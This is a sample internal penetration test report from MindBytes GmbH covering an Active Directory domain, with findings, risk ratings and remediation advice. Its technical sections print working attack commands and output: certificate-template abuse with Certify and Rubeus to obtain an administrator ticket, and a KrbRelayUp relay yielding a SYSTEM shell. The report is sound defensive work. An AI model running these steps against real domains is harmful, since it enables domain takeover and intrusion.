Project Luna

Internal infrastructure pentest

Results report

MindBytes GmbH | Probststraße 15 | 70567 Stuttgart | Germany

+49 711 20709567 | hallo@mind-bytes.de

Represented by Christian Stehle, Nina Wagner, Simon Holl
HRB 790784 | Local Court: Stuttgart

Version 1.0
Confidential
Contact: hallo@mind-bytes.de

Sample Company GmbH

Contents

1 Management summary

Subject of the test: Internal company infrastructure **Need for action:** Urgent

Overall risk

- By exploiting the identified vulnerabilities, attackers would easily be able to spread within the internal network, and due to th supposed lack of detection mechanisms, this may go unnoticed. The initial breach into the internal company network should always be considered a realistic possibility, for example, through phishing or physical access on-site.
- Possible consequences of a successful attack include the shutdown of IT and production due to ransomware, and the publication of internal company data on the internet.
- The potential costs in the event of a successful attack can be estimated by considering the following factors: business interruption losses, service costs (crisis management, IT forensics, IT service providers, legal consultation), hardware and software procurement, internal personnel costs, contract breaches, increased cyber insurance premiums, reputational damage/loss of trust, and compliance and data protection violations.

Overall risk compared to other companies[1]**:** Average




Figure 1 - Distribution according to damage and likelihood




Figure 2 - Distribution according to risk

[1] This is a rating in comparison to other companies and does not allow any conclusions to be drawn about the existing risk in general.

1.1 Recommended actions

The estimation for the remediation is based on our experience and should be validated internally. In general, successful attacks result from a combination of several vulnerabilities, which is why we recommend that all findings are rectified. When implementing measures, it is important not to view vulnerabilities as individual cases, but to work on the cause in order to prevent similar vulnerabilities in the future.

Action	Remediation	Notes on remediation	Findings
Quick Wins ⚡	⏱ Urgent ⌛ Hours 💰 No	The findings can probably be rectified with little effort and provide a considerable security benefit.	3.2 FIN-02: Privilege escalation through vulnerable certificate template 3.5 FIN-05: Internal infrastructure accessible from guest WiFi 3.6 FIN-06: Inconsistent use of LAPS
Configuration	⏱ Urgent ⌛ Days 💰 No	The internal environment must be analyzed more closely to avoid unwanted side effects.	3.1 FIN-01: Use of easily guessable passwords 3.4 FIN-04: LDAP communication can be manipulated
New concepts	⏱ Medium-term ⌛ Weeks 💰 Probably	Conceptual changes are necessary, which require a precise planning phase. The low rating of FIN-07 is due to the fact that this is not a technical vulnerability, but a missing attack detection/defense mechanism.	3.3 FIN-03: No dedicated environment for administrative activities 3.7 FIN-07: No detection of security-relevant events

⏱ Priority: Urgent / Medium-term / Long-term | ⌛ Estimated remediation time per finding: Hours / Days / Weeks | 💰 Cost: No / Probably (not) / Yes

2 Technical summary

2.1 Table of findings

Finding	CVSS Score (v3.1)	MindBytes Score Damage	MindBytes Score Likelihood
3.1 FIN-01: Use of easily guessable passwords 💡 Change password requirements and enforce password changes	9.8 (Critical)	●●●●●	●●●●●
3.2 FIN-02: Privilege escalation through vulnerable certificate template 💡 Remove a setting for a certificate template that is presumably not required	8.8 (High)	●●●●●	●●●●○
3.3 FIN-03: No dedicated environment for administrative activities 💡 Separate office and admin environments	7.1 (High)	●●●●○	●●●○○
3.4 FIN-04: LDAP communication can be manipulated 💡 Activate protocols for the detection of manipulated data traffic	6.5 (Medium)	●●●●○	●●○○○
3.5 FIN-05: Internal infrastructure accessible from guest WiFi 💡 Change firewall rules to isolate the guest WLAN	6.4 (Medium)	●●●●○	●●○○○
3.6 FIN-06: Inconsistent use of LAPS 💡 Extend LAPS to missing systems	5.4 (Medium)	●●●○○	●○○○○
3.7 FIN-07: No detection of security-relevant events 💡 Introduce monitoring for security-relevant events	0.0 (Info)	○○○○○	○○○○○

Details for each of the findings are described in section 3 Findings. The following files are attached to this report:

📄 Graphical analysis, tabular overview of findings and list of assets with associated findings each asset is affected by: Project-Luna-Overview.xlsx

🔎 Technical information referenced at relevant points in the findings and tabular overview of the vulnerability scan with Nessus:
Project-Luna-Technical-Details.xlsx

⚙️ Result report of the vulnerability scan with Nessus:
Project-Luna-Nessus.pdf

2.2 Next steps

1. Postprocessing of assets used in the project (see section 2.5 Postprocessing)
2. Viewing and reviewing the results of this report, clarifying questions in the wrap-up meeting
3. Planning and prioritizing remediation measures, e.g., with the prepared table in the "Findings overview" sheet of the attached file 📄
4. Implementation and follow-up of remediation measures
5. Recommended next tests:
    - Retesting the results to check the effectiveness of the implemented remediation measures
    - Physical Red Teaming to check how easily unauthorized persons can enter company buildings and production halls
    - Pentest of the internal infrastructure
    - Periodic repetition of this pentest to check changes made and test for any new attack techniques

2.3 Starting point in the project

Information provided[2]	Test scope	Approach	Starting point[3]
no (Black-Box)	complete	hidden (Red Teaming)	from outside
some (Grey-Box)	**limited**	**obvious (Pentest)**	**from inside**
comprehensive (White-Box)	focused		

2.4 Project limitations

There were no factors that impaired the implementation of the project.

2.5 Postprocessing

1. Delete created exceptions in existing protection systems if no retest or follow-up test is planned
2. Disable provided accounts (see section 4.5 Provided accounts) if you plan a retest or follow-up test, otherwise delete
3. Delete items created in the test:
    - Machine account "MindBytes$" in the Active Directory

[2] Details see section 4.6 Provided information

[3] Details see section 4.4 Access method und 4.5 Provided accounts

3 Findings

3.1 FIN-01: Use of easily guessable passwords

Affected:

CVSS v3.1: 9.8 (Critical)

- 5 user and service accounts of the example.local domain

3.1.1 Summary

A large number of user accounts had easily guessable passwords. This puts the associated user account and, depending on the user's authorizations, the entire environment at risk.

Possible consequences of successful exploitation 🔥🔥🔥🔥🔥

- Access to the user account and to all data and functionalities the user is allowed to access

Examples of prerequisites for exploitation 🎲🎲🎲🎲🎲

Option 1:

- Accessibility of a login option via the network
- No brute force protection for the login function
- User accounts are not locked when trying multiple passwords, and no alarms are triggered

Option 2:

- Access to password hashes, e.g. through admin privileges on workstations

- Use of brute force techniques to attack the password hash and determine the plain text password
  - Chances of success depend on the hash algorithm used and the password quality
- The attack takes place on attacker hardware, so that no detection of this brute force attack is possible

3.1.2 Recommendation

Short-term mitigating action by updating and implementing new password requirements:

- Change the password complexity requirements:
  - At least 14 characters from the four character types: upper and lower case letters, numbers and special characters
  - Reject easily guessable passwords, such as "companyname1!" or "summer2023!", by checking them against common password lists and password schemes
- Force password changes to ensure that all existing accounts meet the new complexity requirements
- Lock all accounts that have not changed their password after a certain period of time

Comprehensive solution:

- Permanently ensure password strength
  - Implement a solution that regularly checks the strength of passwords and forces a change if easily guessable passwords are used
- Organizational guidelines and awareness
  - Since in some cases it is not technically possible to enforce password complexity requirements, IT staff in particular should be made aware of the need for strong passwords, and this requirement should be included in guidelines

3.1.3 Technical Details

After accessing the domain controller (see 3.2 FIN-02: Privilege escalation through vulnerable certificate template) with domain admin privileges, we were able to read the hashes for all passwords in the Active Directory domain.

With our dedicated system for brute force attacks, we were able to determine 3 different passwords within 24 hours. As some passwords were used several times, this affected 5 different user accounts.

In particular, highly privileged accounts that used the user name as a password were affected, for example the domain admin user named *administrator*. A list of affected, non-personal user accounts is attached to this report, see *guessable-passwords.xlsx*.

3.2 FIN-02: Privilege escalation through vulnerable certificate template

Affected:

CVSS v3.1: 8.8 (High)

- Certificate template “AllUsers” of the CA “example.local\CA”

3.2.1 Summary

All domain users are able to have certificates issued for any other user and use them themselves for authentication. In this way, the privileges of a domain admin could be obtained.

Possible consequences of successful exploitation 🔥🔥🔥🔥🔥

- Access to any user accounts and associated privileges
- Among other things, obtaining domain admin privileges and thus taking over the entire domain

Examples of prerequisites for exploitation 🎲🎲🎲🎲🎲

- Access to any domain user account, such as after a successful phishing attack or after a password has been successfully guessed, see 3.1 FIN-01: Use of easily guessable passwords.

3.2.2 Recommendation

- If users do not need to be able to select names in the certificate themselves (which is usually the case):
    - Remove the option "Supply in request" in the settings of the certificate template
    - This removes the flag `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` from the certificate template
- If they do, the following mitigating measures should be implemented:
    - Restrict enrollment permissions to the users who need the certificate template

  - Set up an approval process for requested certificates for this certificate template (Manager Approvals) by setting the option *'CA certificate manager approval'* in the settings of the certificate template
- Details can be found in the Certified Pre-Owned white paper.

3.2.3 Technical Details

We were able to exploit the vulnerability with the following steps:

- Analyze the available certificate templates with the certify tool

```
PS C:\Users\cstehle\Desktop> certify.exe find /vulnerable
[…]
Vulnerable Certificates Templates :
    CA Name                        : example.local\CA
    Template Name                  : AllUsers
    Validity Period                : 2 years
    Renewal Period                 : 6 weeks
    msPKI-Certificates-Name-Flag   : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag          : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required : 0
    pkiextendedkeyusage            : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights          : example\Domain Users         S-1-5-21-937929760-3187473010-80948926-512
                                     example\Domain Admins    S-1-5-21-937929760-3187473010-80948926-519
        All Extended Rights        : example\Domain Users         S-1-5-21-937929760-3187473010-80948926-513
[…]
```

- Interpretation of the issue:
  - The `AllUsers` certificate template can be used by all domain users to request certificates that can then be used for client authentication. The `ENROLLEE_SUPPLIES_SUBJECT` flag allows requestors to store additional user names in the certificate as so-called "alternative names". We will use this feature.
  - The request does not have to be signed with an existing certificate, as `Authorized Signatures Required = 0`.
  - Since the `PEND_ALL_REQUESTS` flag is not listed in `mspki-enrollment-flag`, certificates are issued immediately and no approval by a CA manager is required.
- Request a certificate with the alternative name `administrator` for the template `AllUsers`:

```
PS C:\Users\cstehle\Desktop> certify.exe request /ca:dc.example.local\CA /template:AllUsers /altname:administrator
[…]
[*] Action: Request a Certificates
[…]
[*] AltName                 : administrator
[*] CA Response             : The certificate had been issued.
[*] Request ID              : 761
[*] cert.pem            :
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAn8...
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGITCCBQmgAwIBAg...
-----END CERTIFICATE-----
```

- Convert the certificate with OpenSSL:

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

- Use the certificate with the Rubeus tool to issue a Kerberos TGT for the `Administrator` user:

```
PS C:\Users\cstehle\Desktop> Rubeus.exe asktgt /user:administrator /certificate:C:\Temp\cert.pfx
[…]
[*] Action: Ask TGT
[…]
[+] TGT request successful!
[*] base64(ticket.kirbi):
      doIFujCCBbagAwIBBaEDAgEWooIExzCC...(snip)...
  ServiceName           :  krbtgt/example.local
  ServiceRealm          :  example.LOCAL
  UserName              :  administrator
  UserRealm             :  example.LOCAL
  StartTime             :  2/22/2023 2:06:51 PM
  EndTime               :  2/22/2023 3:06:51 PM
  RenewTill             :  3/1/2023 2:06:51 PM
[…]
```

- User the TGT to act as the `Administrator` user with domain admin permissions.

3.3 FIN-03: No dedicated environment for administrative activities

Affected:

CVSS v3.1: 7.1 (High)

- Concept for managing the example.local domain

3.3.1 Summary

Administrative activities are carried out in the operational environment, i.e. from a regular workstation and without a dedicated admin account. If there is no separation between the operational environment and an administrative environment, attackers are more easily able to spread within the internal network.

Possible consequences of successful exploitation 🔥🔥🔥🔥🔥

- Favors the takeover of administrative user accounts after intruding the operational environment, such as the office network
- Subsequent takeover of the entire domain

Examples of prerequisites for exploitation 🎲🎲🎲🎲🎲

- Access to any domain user account, such as after a successful phishing attack or after successfully guessing a password (see 3.1 FIN-01: Use of easily guessable passwords)
- With this user, accessing a system on which an admin is logged in or has been logged in recently
- Typical examples of the transfer of administrative accounts:
  - Reading sensitive information from processes, for example from password managers such as KeePass
  - Reading password hashes from the system (local admin privileges required)
  - Reading access data stored in browsers

3.3.2 Recommendation

- Implement a separation of users and systems with different security requirements
- This can be done on the basis of the Enterprise access models proposed by Microsoft and the underlying tiering concept

3.3.3 Technical Details

- No separate environment for administrative tasks was found in the environment.
- Some observations are listed below:
  - The account `firstname.surname` is a local administrator on client and server systems.
  - The non-personalized account `administrator` is active and is presumably used to carry out administrative activities. The use of non-personalized accounts also makes tracing more difficult in the event of a security incident.
  - Activities with administrative users were presumably carried out from regular workstations. This assumption is based on the fact that no bastion host/jump host was identified in the test. Such systems are typically used as a starting point for carrying out administrative activities and are specially secured.

3.4 FIN-04: LDAP communication can be manipulated

Affected:

CVSS v3.1: 6.5 (Medium)

- Domain example.local

3.4.1 Summary

LDAP signing is not being enforced in the environment. This facilitates man-in-the-middle attacks where the content of LDAP requests is manipulated. Using the so-called KrbRelayUp attack, we were able to gain local administrator privileges on the provided laptop.

Possible consequences of successful exploitation 🔥🔥🔥🔥🔥

- The integrity of data transmitted via LDAP is not guaranteed
- In the project, this was the decisive factor that enabled the laptop to be taken over with administrative privileges

Examples of prerequisites for exploitation 🎲🎲🎲🎲🎲

- Man-in-the-middle position between a user/computer and a server communicating via LDAP
- Additionally for exploitation with KrbRelayUp:
  - In the project, we manipulated the LDAP connection between a user and a local machine account on the provided laptop
  - We also needed access to a machine account in the domain; by default, every domain user has permission to create machine accounts, so we were able to create a new machine account

3.4.2 Recommendation

- Activate LDAP Signing und Channel Binding
- Use encrypted connections with LDAPS


3.4.3 Technical Details

The KrbRelayUp tool, which automates the following steps, was used to carry out the attack:

- Create a machine account with the name `MindBytes$` and a password of our choice
- Set the attribute `msDS-AllowedToActOnBehalfOfOtherIdentity` for the provided laptop with machine name `MindBytes-Testlaptop`, so that our account `MindBytes$` can act on behalf of this laptop
- Use the `MindBytes$` machine account to create and start a service on the laptop

```
PS C:\Users\cstehle\Desktop> .\KrbRelayUp.exe relay -Domain example.local -CreateNewComputerAccount -ComputerName MindBytes$ -ComputerPassword <redacted>
KrbRelayUp – Relaying you to SYSTEM
[…]
[+] Run the spawn method for SYSTEM shell:
        ./KrbRelayUp spawn -d example.local -cn MindBytes$ -cp <redacted>
PS C:\Users\cstehle\Desktop> ./KrbRelayUp spawn -d example.local -cn MindBytes$ -cp <redacted>
KrbRelayUp – Relaying you to SYSTEM
[…]
[+] TGT request successful!
[+] Got a TGS for ‘Administrator’ to ‘MindBytes$@example.local’
[…]
[+] Ticket successfully imported!
```

The created service starts a command line with SYSTEM privileges and enables full access to the system:



```
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

3.5 FIN-05: Internal infrastructure accessible from guest WiFi

Affected:

CVSS v3.1: 6.4 (Medium)

- WiFi with SSID "ExampleGuests"

3.5.1 Summary

Parts of the internal infrastructure that should not be accessible were accessible over the guest WiFi. This opens up a way into the internal infrastructure for attackers.

Possible consequences of successful exploitation 🔥🔥🔥🔥🔥

- Access to the internal company infrastructure with the possibility of carrying out attacks from this position

Examples of prerequisites for exploitation 🎲🎲🎲🎲🎲

- Access to the guest WiFi
  - Guests require a code for this, which can be requested on the intranet and provided by an employee

3.5.2 Recommendation

- Configure the firewall so that no connections to the internal company network can be established from the guest WiFi

3.5.3 Technical Details

- The following systems of the internal infrastructure were accessible from the guest WiFi "ExampleGuests" through the ICMP and TCP protocols:
  - 10.3.10.22–10.3.10.24
  - 10.10.2.4

3.6 FIN-06: Inconsistent use of LAPS

Affected: CVSS v3.1: 5.4 (Medium)

- 3 computers in the example.local domain

3.6.1 Summary

On 3 systems, the passwords of local administrators are not managed using LAPS (Local Administrator Password Solution", although LAPS was used elsewhere in the domain. This can lead to local administrator accounts having the same password on different systems, which facilitates spreading in the domain.

Possible consequences of successful exploitation 🔥🔥🔥🔥🔥

- Facilitates spreading (lateral movement) in the domain

Examples of prerequisites for exploitation 🎲🎲🎲🎲🎲

- To gain access to the plain text password or a password hash, an attacker must compromise a system and gain administrative privileges
- In addition, the same password must be reused on other systems

3.6.2 Recommendation

- Comprehensive use of LAPS, including the systems not currently covered in particular

3.6.3 Technical Details

The following steps were taken to evaluate this finding:

- Used the ADRecon tool to enumerate the Active Directory
- Analysis of the results showed that LAPS was not activated on the following computers:
  - dc.local
  - testmachine.local
  - testmachine2.local

3.7 FIN-07: No detection of security-relevant events

Affected:

CVSS v3.1: 0.0 (Info)

- Internal infrastructure

3.7.1 Summary

According to the contact person, security-relevant events were not detected during the pentest. This means that an active attacker in the network cannot be detected. Appropriate countermeasures are therefore probably not taken or are taken too late, which can result in major damage to the entire company.

Possible consequences of successful exploitation 🔥🔥🔥🔥🔥

- Attacks are not detected in time or not at all
  - Complete compromise of the company possible
  - Ransomware can, for example, render the entire company incapable of acting
  - In addition to attacks on technical vulnerabilities, attacks on users such as phishing or systematic password guessing also remain undetected
- Missing logs can also make investigations more difficult or impossible in the event of a successful attack

Examples of prerequisites for exploitation 🎲🎲🎲🎲🎲

- Attackers must first find a way into the internal network, for example through successful phishing
- Subsequent attacks remain undetected
- Attacker usually does not know whether systems are being monitored or not

3.7.2 Recommendation

- Create a concept for monitoring and responding to security-related events
  - Typically includes an antivirus/EDR solution, a SIEM (Security Information & Event Management), a SOC (Security Operations Center) and an IR solution (Incident Response)
- Possibly also set up a honeypot
  - Presents itself as a vulnerable system and alerts in the event of unwanted interaction
  - Can also be an AD user account in addition to a system

3.7.3 Technical Details

The following undetected attacks were carried out:

Local privilege escalation Adding a user account to the Domain Admins group Triggering antivirus alerts on the provided laptop No alarms were triggered during this process, as reported by our contact person.

4 Project scope

4.1 Persons involved

Name	Role	Mail address
Christian Stehle	Project lead & Pentester	hallo@mind-bytes.de
Simon Holl	Pentester	hallo@mind-bytes.de
Nina Wagner	Pentester	hallo@mind-bytes.de
Anja Neudert	Review	hallo@mind-bytes.de
Max Smith	IT Manager	max.smith@samplecompany.de

4.2 Test period

02.09.24 - 05.09.24

4.3 Test subject

Asset type	Value	Description
Domain	example.local	Active Directory Domain

4.4 Access method

Access took place using a provided laptop with a VPN setup.

4.5 Provided accounts

Account	Role/Privileges
cstehle	Standard user in the Active Directory
nwagner	Standard user in the Active Directory
sholl	Standard user in the Active Directory

4.6 Provided information

The following data was provided to allow focused and efficient testing:

- Backup infrastructure:
  - Schematic structure (backup-infrastruktur.png)
  - Descriptive text (documentation-backup-infrastructure.pdf)
- Internal network structure:
  - Implemented segmentation and IP ranges (network-segmentation.xlsx)
- Application source code

5 Appendix

5.1 Explanations of rating scales

	Common Vulnerability Scoring System (CVSS)	MindBytes score
Explanation	▪ Standardized rating system for the severity of security vulnerabilities in software and systems ▪ Technical rating ▪ De facto industry standard	▪ MindBytes' evaluation system with a risk-based approach and focus on (potential) damage and likelihood ▪ In this context, likelihood means how easily a vulnerability can be exploited ▪ The score is based on the CVSS rating but also takes into account the number and importance of the affected systems
Rating scales	Scale from 0 (Info) to 10 (critical) for classifying the severity of a vulnerability	Scale from 0-5 for classifying damage and likelihood

6 List of changes

Version	Date	Change	Who
1.0	16.12.24	Release	Nina Wagner

7 Disclaimer

This project was carried out in order to assess the security of the components in focus and to identify weaknesses.

1. This test is a snapshot and not a continuous security monitoring. The security situation may change over time, for example due to changes to the components, disclosed information, new attack techniques or vulnerabilities.
2. The project was carried out within a limited time frame. This may mean that not all potential vulnerabilities and disclosed information were identified.
3. Even though the project was carried out with great care, false positives cannot be completely ruled out.

8 Legal information

MindBytes GmbH | Probststraße 15 | 70567 Stuttgart | Germany

+49 711 20709567 | hallo@mind-bytes.de | https://mind-bytes.de

Local Court: Stuttgart, HRB 790784 | VAT number: DE363069855

Represented by **Christian Stehle, Nina Wagner, Simon Holl**